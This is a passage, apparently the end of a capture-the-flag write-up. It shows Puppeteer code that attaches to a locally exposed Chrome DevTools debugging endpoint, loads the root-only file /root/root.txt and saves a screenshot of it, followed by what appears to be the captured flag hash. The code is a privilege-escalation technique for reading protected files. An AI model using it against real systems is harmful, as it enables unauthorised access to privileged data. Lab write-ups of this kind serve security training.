        browserWSEndpoint: 'ws://127.0.0.1:52773/devtools/page/54da049e-  
f6bb-4a32-abcd-200e363a7264'  
    });  
  
    const page = await browser.newPage()  
    page.goto('file:///root/root.txt', { waitUntil: 'load' });  
    const screenshot = await page.screenshot({ path: 'screenshot.png' });  
  } catch (error) {  
    console.error('An error occurred:', error);  
  }  
})();
```

797251e6bfcca56c28d5170255e17977